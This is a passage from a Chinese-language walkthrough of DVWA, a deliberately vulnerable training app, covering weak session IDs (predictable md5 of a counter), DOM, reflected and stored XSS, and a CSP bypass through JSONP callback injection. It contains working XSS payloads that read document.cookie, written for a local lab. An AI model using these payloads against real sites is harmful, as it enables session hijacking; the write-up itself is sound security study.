Max-Age' of 'Session'. The 'size' is 3, 'HttpOnly' is false, 'Secure' is false, and 'SameSite' is 'None'. The 'Last Accessed' is 'Mon, 21 Feb 2022 ...'. The 'security' row has a 'Domain' of 'dvwa.localtest...', a 'Path' of '/', and an 'Expires / Max-Age' of 'Session'. The 'size' is 12, 'HttpOnly' is false, 'Secure' is false, and 'SameSite' is 'None'. The 'Last Accessed' is 'Mon, 21 Feb 2022 ...'. The Burp Suite interface also shows detailed information for the 'id' parameter, including its creation time ('Created: "Mon, 21 Feb 2022 11:31:47 GMT"'), domain ('Domain: "dvwa.localtest"', 'Expires / Max-Age: "Session"'), host ('HostOnly: true'), http-only ('HttpOnly: false'), and last accessed time ('Last Accessed: "Mon, 21 Feb 2022 11:31:53 GMT"').

## 9. Weak Session IDs

丟給 Burp suite 的 Sequencer 分析也看不太出來有什麼特徵


分析的結果是 excellent，代表隨機性是不錯的

### Overall result

The overall quality of randomness within the sample is estimated to be: excellent.  
At a significance level of 1%, the amount of effective entropy is estimated to be: 119 bits.

### Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.



也許是類似重新產生次數 + time stamp 的組合 🤔

可能是某種 encode 後長度為 32 的演算法

PHPSESSION 和 dvwaSession 長度一樣是 32

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSi...	Last Accessed	Data
dvwaSession	e4da3b7fbfce2345d7772b0674a318d5	.dvwa.localtest	/vulnerabilities/weak_id/	Fri, 18 Feb 2022 07:54:53 GMT	43	false	false	Lax	Fri, 18 Feb 2022 07:54:53 GMT	▼ dvwaSession: "e4da3b7fbfce23...72b0674a318d5" Created: "Fri, 18 Feb 2022 07:14:51 GMT" Domain: ".dvwa.localtest" Expires / Max-Age: "Fri, 18 Feb 2022 07:54:53 GMT" HostOnly: false HttpOnly: false Last Accessed: "Fri, 18 Feb 2022 07:54:53 GMT" Path: "/vulnerabilities/weak_id/" SameSite: "Lax" Secure: false Size: 43
PHPSESSION	9e58103f6b5dbdb3ef5f2c726e204e76	dvwa.localtest	/	Session	41	false	false	Lax	Fri, 18 Feb 2022 07:54:53 GMT	
security	high	dvwa.localtest	/	Session	12	false	false	Lax	Fri, 18 Feb 2022 07:54:53 GMT	

```
» "9e58103f6b5dbdb3ef5f2c726e204e76".length
← 32
» "e4da3b7fbfce2345d7772b0674a318d5".length
← 32
»
```

剛好跟 md5 長度一樣，有機會是 md5

The screenshot shows a web-based MD5 hash calculator. The input field contains the value '1645171297'. Below the input field is a dropdown menu labeled 'Input type' set to 'Text'. To the right of the input field are two buttons: 'Hash' and 'Auto Update' (which is checked). The resulting hash value '1824f94aa235de4da93c4c34643bcfd5' is displayed in a highlighted box. On the right side of the interface, there is a table comparing different hash functions:

Hash	File Hash
CRC-16	CRC-16
CRC-32	CRC-32
MD2	MD2
MD4	MD4
<b>MD5</b>	<b>MD5</b>
SHA1	SHA1
SHA224	SHA224
SHA256	SHA256
SHA384	SHA384
SHA512	SHA512
SHA512/224	SHA512/224
SHA512/256	SHA512/256
SHA3-224	SHA3-224
SHA3-256	SHA3-256

Below the table, a browser developer tools sidebar is visible, showing tabs for Inspector, Console, Debugger, Network, Storage, Style Editor, Performance, Memory, Accessibility, Application, and DOM. The Console tab is active, displaying the command `length` and its result `32`.

有試著分析 cookie 的日期和 `dvwaSession` 之間的關聯，但很不好測，因為時間會變動，又需要轉換，看不出什麼關聯

```
...
php > echo date('Y-m-d H:i:s', '1645171297');
2022-02-18 09:01:37
php > echo gmdate('Y-m-d H:i:s', '1645171297');
2022-02-18 08:01:37
php > echo gmdate('Y-m-d H:i:s', '1645168491');
2022-02-18 07:14:51
php >
...
```

哭啊 先躺平了 😢

## Done

沒招了，絕望之下只好把 `dvwaSession` 丟給 google 大神

```
6512bd43d9caa6e02c990b0a82652dca
```

The screenshot shows the DVWA application's "Weak Session IDs" page. On the left, there's a sidebar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and Error Handler. The main content area has a title "Vulnerability: Weak Session IDs" and a note: "This page will set a new cookie called dvwaSession each time the button is clicked." Below this is a "Generate" button and some session details: Username: admin, Security Level: high, Locale: en, PHPIDS: disabled, SQLi DB: mysql. To the right are "View Source" and "View Help" buttons. At the bottom, the browser's developer tools are open, specifically the Storage tab. It shows a table of cookies. One cookie, "dvwaSession", is highlighted. Its details are shown in the right panel: Created: "Fri, 18 Feb 2022 08:31:22 GMT", Domain: ".dvwa.localtest", Expires / Max-Age: "Fri, 18 Feb 2022 08:38:02 GMT", HostOnly: false, HttpOnly: false, Last Accessed: "Fri, 18 Feb 2022 08:38:02 GMT", Path: "/vulnerabilities/weak\_id/", SameSite: "Lax", Secure: false, Size: 43.

The screenshot shows a Google search results page. The search query is "6512bd43d9caa6e02c990b0a82652dca". The top result is a link to "https://md5hashing.net" with the text "Hash md5: 6512bd43d9caa6e02c990b0a82652dca". Below it, a snippet of the page content reads: "2015年11月2日 — Md5: 6512bd43d9caa6e02c990b0a82652dca hash digest (reversed, unhashed, decoded, decrypted) ... MD5 (128 bit). The MD5 message-digest algorithm is ...".

結果令人意外的單純 😳

The screenshot shows the md5hashing.net website. The URL is "https://md5hashing.net/hash/md5/6512bd43d9caa6e02c990b0a82652dca". The main interface has two main sections: "Md5 hash digest" (containing the input "6512bd43d9caa6e02c990b0a82652dca" and a "Copy Hash" button) and "Md5 digest unhashed, decoded, decrypted, reversed value:" (containing the output "11" and a "Copy Value" button). Below these are sections for "Md5: 6512bd43d9caa6e02c990b0a82652dca" and a table of recent hashes:

	Md2	3f1bfe20bface460c8c64316b3b58c34
#	Md4	282fbfeb1d5ccb63947013be1dc02475
✉	Md5	6512bd43d9caa6e02c990b0a82652dca

```
11 -> 6512bd43d9caa6e02c990b0a82652dca
12 -> c20ad4d76fe97759aa27a0c99bfff6710
```

```
php > echo md5(11);
6512bd43d9caa6e02c990b0a82652dca
php > echo md5(12);
c20ad4d76fe97759aa27a0c99bfff6710
php > |
```

```
php > echo md5(11);
6512bd43d9caa6e02c990b0a82652dca
php > echo md5(12);
c20ad4d76fe97759aa27a0c99bfff6710
php >
```

目前的值是 11，應該是 Generate 的次數，下一次是 12，session id 應該是

```
c20ad4d76fe97759aa27a0c99bfff6710
```

The screenshot shows the DVWA session storage interface. On the left, there's a sidebar with navigation links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and others. The main area has a title 'Vulnerability: Weak Session IDs' with a sub-instruction: 'This page will set a new cookie called dvwaSession each time the button is clicked.' Below this is a 'Generate' button. To the right, there's a table showing session data. The table has columns: Name, Value, Network Monitor (Cond+Opt+E), Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. A specific row is highlighted for the cookie 'dvwaSession' with the value 'c20ad4d76fe97759aa27a0c99bfff6710'. The details for this cookie are shown in a expanded view on the right, including its creation date ('Fri, 18 Feb 2022 08:51:22 GMT'), domain ('dvwa.localtest'), path ('/'), expiration ('Fri, 18 Feb 2022 09:50:58 GMT'), and other properties like HostOnly, HttpOnly, and SameSite.

```
▼ dvwaSession: "c20ad4d76fe977...27a0c99bff6710"
  Created: "Fri, 18 Feb 2022 08:31:22 GMT"
  Domain: ".dvwa.localtest"
  Expires / Max-Age: "Fri, 18 Feb 20... 09:50:58 GMT"
  HostOnly: false
  HttpOnly: false
  Last Accessed: "Fri, 18 Feb 2022 08:50:58 GMT"
  Path: "/vulnerabilities/weak_id/"
  SameSite: "Lax"
  Secure: false
  Size: 43
```

```
dvwaSession: "c20ad4d76fe97759aa27a0c99bff6710"
```

這關也是靠運氣 🙄，果然運氣點滿也很重要

## 10. DOM Based Cross Site Scripting (XSS)

The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server.

使用之前在中等難度的解法也 ok

```
default=English&<script>alert(document.cookie)</script>
```

### 觀察

不過這次也有找到新的方式執行 javascript

先來看一下處理選單的 javascript

```
<form name="XSS" method="GET">
<select name="default">
<script>
if (document.location.href.indexOf("default=") >= 0) {
    var lang = document.location.href.substring(
        document.location.href.indexOf("default=") + 8
    );
}
```

```

document.write(
    "<option value=''" + lang + "'>" + decodeURI(lang) + "</option>"
);
document.write("<option value='disabled' disabled='disabled'>----</option>");
}

document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>");
document.write("<option value='Spanish'>Spanish</option>");
document.write("<option value='German'>German</option>");
</script>
</select>
<input type="submit" value="Select" />
</form>

```

可以發現它先透過 `indexOf` 來擷取 URL 上字串 `default=` 的字串開頭位置 (45)

將它 `+8` 個字元的長度 (就是 `'default='` 的長度 ) 後傳給 `location.href.substring` 就可以切除字串取想要的部分，也就是指定語言的部分

```

» document.location.href
← "http://dvwa.localtest/vulnerabilities/xss_d/?default=Spanish"
» document.location.href.indexOf('default=')
← 45
» document.location.href.substring(document.location.href.indexOf("default=")+8);
← "Spanish"
» |

```

```

» 'default='.length
← 8

```

那我們也許可以試著新增一個同樣的參數來測試看看會發生什麼事 😊

在原本的 `?default=English` 之前再塞入一個 `?default=English2`

```
?default=English2&default=English
```

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English2&default=English
```

A screenshot of the DVWA XSS page. The URL is `dvwa.localtest/vulnerabilities/xss_d/?default=English2&default=English`. The page title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, and Command Injection. In the main content area, there's a form with a dropdown menu labeled "Please choose a language:" containing "English2&default=English" and a "Select" button.

👉 成功執行惡意了 javascript，它沒有被經過任何處理，就輸出到頁面上了

前面那段 `?default=English2` 是我們故 `document.location.href.indexOf` 的，它會將 `English2&default=English` 視為原本應該被擷取的 `English` 這組字串

A screenshot of the DVWA XSS page. The URL is `dvwa.localtest/vulnerabilities/xss_d/?default=English2<script>alert(1)</script>&default=English`. The page title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". The sidebar links are the same as before. In the main content area, there's a form with a dropdown menu labeled "Please choose a language:" containing "English2&default=English" and a "Select" button. Below the form, a browser developer tools console window is open, showing the following JavaScript code:

```
document.location.href.substring(
  document.location.href.indexOf("default=") + 8
);
//> "English2%3Cscript%3Ealert(1)%3C/script%3E&default=English"
```


從 console 觀察可以看出表單 js 如何處理 URL 參數，以及如何利用它注入惡意 js

```
document.location.href.substring(
  document.location.href.indexOf("default=") + 8
);
//> "English2%3Cscript%3Ealert(1)%3C/script%3E&default=English"
```

## Done

```
?default=English<script>alert(1)</script>&default=English
```

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(1)%3C/script%3E&default=E  
nglish
```



```
?default=English<script>alert(document.cookie)</script>&default=English
```

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(document.cookie)%3C/script%3E&default=English
```

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: DOM Based Cross Site Scripting (XSS)". It displays a message: "Please choose a language:" followed by a dropdown menu. A modal dialog box is overlaid on the page, showing the URL "dvwa.localtest" and the session variable "PHPSESSID=ov64qqshkod7693old2dk59e3; security=high". A blue "OK" button is visible in the bottom right corner of the modal. Below the modal, a light gray box contains the session ID: "PHPSESSID=ov64qqshkod7693old2dk59e3; security=high".

## impossible

在 impossible 難度下測試無效 😢🔊

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>&default=English
```

The screenshot shows the DVWA application interface. The sidebar and main title are identical to the previous screenshot. The modal dialog box now contains the reflected XSS payload: "English<script>alert(document.cookie)</script>&default=English". The "Select" button is visible at the bottom right of the modal.

## 11. Reflected Cross Site Scripting (XSS)

The developer now believes they can disable all JavaScript by removing the pattern "<script>".

剛開始 try 了一陣子想要塞 `<script>` 進去，徒勞無功，就先去休息了

既然封殺了 `script`，那只好找其他活路

原本是想試試看載入外部 js file 的方向，但還沒試成功

先試試看 img tag，看有沒有辦法載入其他資源

```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300'>
```

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit




Hello 😎

但發現用 `onLoad` 搭配 `eval` 也值得一試

```
onLoad="eval(alert(1))"
```

```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval(alert(1))">
```

dvwa.localtest/vulnerabilities/xss\_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval(alert(1))">



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), and CSP Bypass. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with the placeholder "What's your name?". A red error message "Hello" is displayed below the form. An "OK" button is visible in the bottom right corner of a dark overlay window. The URL in the browser's address bar is "dvwa.localtest/vulnerabilities/xss\_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval(alert(1))">".

## Done

```
onLoad="eval(alert(document.cookie))"
```

```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval(alert(document.cookie))">
```

dvwa.localtest/vulnerabilities/xss\_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval(alert(document.cookie))">

# DVWA

## Vulnerability: Reflected Cross Site Scripting (XSS)

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)  
CSP Bypass

What's your name?  Submit

PHPSESSID=9e58103f6b5dbdb3ef5f2c726e204e76; security=high

OK

dvwa.localtest

PHPSESSID=9e58103f6b5dbdb3ef5f2c726e204e76;  
security=high

Hello

PHPSESSID=9e58103f6b5dbdb3ef5f2c726e204e76; security=high

# impossible

如果用在 impossible 難度則是無效

A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The title bar shows the URL 'dvwa.localtest/vulnerabilities/xss\_r/?name=http%3A%2F%2Fdvwa.localtest%2Fvulnerabilities%2Fxss\_r%2F%3Fname%3D%253Cimg%2520src%3D%2527https%3A%2F%27' and browser status '80%'. The main content area has a header 'Vulnerability: Reflected Cross Site Scripting (XSS)'. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area contains a form with a placeholder 'What's your name? [ ] Submit' and a red error message 'Hello http://dvwa.localtest/vulnerabilities/xss\_r/?name=%3Cimg%20src=%27https://picsum.photos/200/300%27%20onLoad=%22eval(alert(document.cookie))%22'. Below the form is a section titled 'More Information' with a bulleted list of links: https://owasp.org/www-community/attacks/xss/, https://owasp.org/www-community/xss-filter-evasion-cheatsheet, https://en.wikipedia.org/wiki/Cross-site\_scripting, http://www.csiscosity.com/xss-faq.html, and http://www.scriptalert1.com/.

## 12. Stored Cross Site Scripting (XSS)

```
<sCript>location.href="https://1.1.1.1"</sCript>
```

這次後端顯然有過濾 Name 欄位

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: >  
Message: 123123

用 `img tag` + `onLoad` try try 看

Message 欄位也有過濾

```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval(alert(document.cookie))">
```

The screenshot shows the DVWA XSS\_S module. On the left, a sidebar lists various vulnerabilities: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), and CSP Bypass. On the right, there is a guestbook form with fields for Name and Message, and buttons for Sign Guestbook and Clear Guestbook. Below the form, three entries are listed in a table:

Name	Message
Name: >	Message: 123123
Name: 123	Message:
Name: 123	Message: http://dvwa.localtest/vulnerabilities/xss_r/?name=

Below the table, a section titled "More Information" is visible. At the bottom of the page, a browser developer tools panel (Inspector) shows the HTML structure of the page, with the XSS payload in the message field highlighted.

## Done

第一個欄位可以用 `img tag` + `onLoad` @@ (一樣從前端修改長度限制)

```
<img src='https://picsum.photos/200/300' onLoad="eval(alert(document.cookie))">
```

The screenshot shows the DVWA XSS module interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is selected), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains fields for "Name \*" and "Message \*". Below these are buttons for "Sign Guestbook" and "Clear Guestbook". A scrollable list shows previous messages: "Name: > Message: 123123", "Name: 123 Message:", and "Name: 123 Message: http://dvwa.localtest/vulnerabilities/xss\_r/?name=". A modal dialog box titled "dvwa.localtest" displays the injected payload: "PHPSESSID=9e58103f6b5dbdb3ef5f2c726e204e76; security=high". There is a checkbox for "Don't allow dvwa.localtest to prompt you again" and an "OK" button. At the bottom of the main page, there is a status bar with "Username: admin", "Security Level: high", "Locale: en", "PHPIDS: disabled", and "SQLi DB: mysql".

運氣好有 try 到

原本還以為這關可能要使用 js 註解來迴避長度限制之類的

## 13. Content Security Policy (CSP) Bypass

The page makes a JSONP call to source/jsonp.php passing the name of the function to callback to, you need to modify the jsonp.php script to change the callback function.

剛開始還不太知道這題的用意是什麼，參考提示和爬文後大概知道了

這題跟 CSP 的關係是？→ JSONP 是被拿來突破 CSP 的


它要你試著攻擊 jsonp endpoint，那邊有明顯的注入點

## Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.

1+2+3+4+5=15

**Solve the sum**



The screenshot shows the DVWA browser interface. The Network tab is selected. A single GET request is listed, showing the URL `/vulnerabilities/csp/source/jsonp.php`. The `callback` parameter is highlighted in blue, indicating it is the target for a JSONP exploit.

`http://dvwa.localtest/vulnerabilities/csp/source/jsonp.php?callback=solveSum`

`callback=solveSum`

後端會把針對 solveSum 的答案回傳給前端並執行該 function

而這次多了一隻 high.js，觀察它可以知道 jsonp 是怎麼被呼叫的

`high.js`

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");
```

```
if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

1. clickButton();
2. inject jsonp.php script into HTML DOM
3. script tag execute jsonp call
4. jsonp call returned and execute solveSum

重點在於 `source/jsonp.php?callback=solveSum` 這段可以被隨意插入任何內容

如果在 `solveSum` 前面加上 `alert(document.cookie)`，就會在你按下 button 等 jsonp callback funciton 回傳後一起被執行，至於要在哪邊竄改則是可以自由發揮，你可以攔截 request，也可以透過其他方式 (e.g XSS) 在前端覆寫原來的 jsonp request

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=alert(document.cookie);solveSum";
    document.body.appendChild(s);
}
```

The screenshot shows the DVWA application running in a browser. The URL is `http://127.0.0.1:8080/dvwa/vulnerabilities/jsonp/`. The page displays a navigation menu with options: Home, Instructions, Setup / Reset DB, Brute Force, and Command Injection. Below the menu, there is a challenge box with the following content:

The password is 12345  
1+2+3+4+5=15  
Solve the sum

A modal dialog box titled "dvwa.localtest" is open, showing the cookie information:

PHPSESSID=f1d7614ff37b8de6ecaa904e15f88656;  
security-high

At the bottom of the page, the browser's developer tools Console tab is active, displaying the following JavaScript code:

```
>> function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=alert(document.cookie);solveSum";
    document.body.appendChild(s);
}
<- undefined
>>
```

因此從這邊可以看出至少有兩個方向可以攻擊，一個是針對 jsonp request 的 endpoint

另一個則是順著 jsonp request，不去修改它，但我可以修改前端被呼叫的 function，例如：

```
solveSum = ()=> alert(document.cookie)
```

The screenshot shows the DVWA Content Security Policy module. On the left, there's a sidebar with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main area has a title 'Vulnerability: Content Security' and a sub-section 'More Information' with links to CSP references. A modal dialog is open in the center, showing a JSON response from 'dvwa.localtest' containing a cookie value. At the bottom, a browser developer tools console shows the exploit code being run.

Modal Dialog Content:

```
PHPSESSID=f1d7614ff37b8de6ecaa904e15f88656;
security=high
```

Console Output:

```
>> solveSum = ()=> alert(document.cookie)
<- > function solveSum()
>> |
```

## 心得

有幾個攻擊方向


1. 擋截並修改呼叫 jsonp 的 request
2. 搭配 XSS 插入或覆寫前端即將被 jsonp callback 使用的 function
3. 雖然沒有驗證，但我認為有機會搭配 CSRF + XSS + include file or command injection

## impossible

在 impossible 難度 [source/jsonp.php](#) 不理會後面加上的參數，所以沒辦法直接修改這邊  
所以只好用其他地方下手

## 14. JavaScript Attacks

high.js 被混淆過，應該就是這關的主要障礙了吧 😱



```
